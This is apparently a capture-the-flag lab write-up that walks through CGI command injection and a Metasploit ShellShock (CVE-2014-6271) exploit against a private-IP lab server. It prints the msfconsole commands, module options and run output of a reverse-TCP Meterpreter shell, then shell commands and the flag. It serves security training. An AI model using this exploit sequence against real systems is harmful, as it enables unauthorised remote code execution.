
CREATING RCE BY USING METASPLOIT PAYLODS:


Most of the vulnerabilities will get exposed based on the errors that shows to us This mostly known as the information disclosure attack.these nuggets of information are handed to us by the server through error messages such as in the following screenshot, HTTP headers or even on the website itself.

An attacker can use knowledgebases such as Rapid7, AttackerKB, MITRE or Exploit-DB to look for vulnerabilities associated with the version number of that application. Vulnerabilities are attributed by a CVE number




As you may have discovered throughout the "Web" portion of the event, webservers don't just display websites...They are capable of interacting with the


operating system directly. The Common Gateway Interface or CGI for short is a standard means of communicating and processing data between a client such as a web browser to a web server.




Whilst CGI has the right intentions and use cases, this technology can quickly be abused by people like us! The commonplace for CGI scripts to be stored is within the **/cgi-bin/** folder on a webserver. Take, for example, this **systeminfo.sh** file that displays the date, time and the user the webserver is running as:



When navigating to the location of this script using our browser, the script is executed on the web server, the resulting output of this is then displayed to us. How could we use this?
We could, perhaps, parse our own commands through to this script that will be executed. Because we know that this is a Ubuntu machine, we can try some Linux commands like `ls` to list the contents of the working directory:



Or on a Windows machine, the `systeminfo` command reveals some useful information:



This is achieved by parsing the command as an argument with `?&` **i.e.** `?&ls`. As this is a web server, any spaces or special characters will need to be URL encoded.

Now we understand the application that's running, tools such as Metasploit can be used to confirm suspicions and hopefully leverage them! After some independent research, this application is vulnerable to the ShellShock attack (CVE 2014-6271)

Let's start Metasploit's console and use the ShellShock payload. (TryHackMe's room and blog post on Metasploit will be useful here)

At the minimum, when using an exploit, Metasploit needs to know two things:

- Your machine (such as the TryHackMe AttackBox) that you're attacking *from* (**LHOST**)
- The target that you're attacking (**RHOST(S)**)

Exploits will have their own individual settings that you will need to configure. We can list these by using the `options` command, then using `set OPTION VALUE` accordingly. In our example, the exploit involves CGI scripts and as such, we must specify the location of the script on the webserver that we're attacking. In the example so far, this was at http://10.0.0.1/cgi-bin/systeminfo.sh

In order for the attack used as the example in this task to work, the options would be set like so:

- **LHOST** - *10.0.0.10* (our PC)
- **RHOST** - *10.0.0.1* (the remote PC)
- **TARGETURI** */cgi-bin/systeminfo.sh* (the location of the script)

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.10
LHOST => 10.0.0.10
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.0.0.1
RHOSTS => 10.0.0.1
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI http://10.0.0.1/cgi-bin/systeminfo.sh
TARGETURI => http://10.0.0.1/cgi-bin/systeminfo.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Please note that these options are for the exploit used as an example, you will have to set these values accordingly for the challenge.

After ensuring our options are `set` right, Let's run the exploit to get a Meterpreter connection...Success!

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name          Current Setting            Required  Description
   ----          ---------------            --------  -----------
   CMD_MAX_LENGTH 2048                      yes       CMD max line length
   CVE           CVE-2014-6271              yes       CVE to check/exploit (Accepted: CVE-2014-6271,
   HEADER        User-Agent                 yes       HTTP header to use
   METHOD        GET                        yes       HTTP method to use
   Proxies                                  no        A proxy chain of format type:host:port[,type:h
   RHOSTS        10.0.0.1                   yes       The target host(s), range CIDR identifier, or
   RPATH         /bin                       yes       Target PATH for binaries used by the CmdStager
   RPORT         80                         yes       The target port (TCP)
   SRVHOST       0.0.0.0                    yes       The local host or network interface to listen
   SRVPORT       8080                       yes       The local port to listen on.
   SSL           false                      no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                  no        Path to a custom SSL certificate (default is r
   TARGETURI     /cgi-bin/systeminfo.sh     yes       Path to CGI script
   TIMEOUT       5                          yes       HTTP read response timeout (seconds)
   URIPATH                                  no        The URI to use for this exploit (default is ra
   VHOST                                    no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
   LHOST 10.0.0.10        yes       The listen address (an interface may be specified)
   LPORT 4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 → 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000

meterpreter >
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```
meterpreter > shell
Process 109 created.
Channel 1 created.

ls
backup.sh
systeminfo.sh
whoami
www-data
pwd
/usr/lib/cgi-bin
```

Finally found the flag:
thm{whacking_all_the_elves}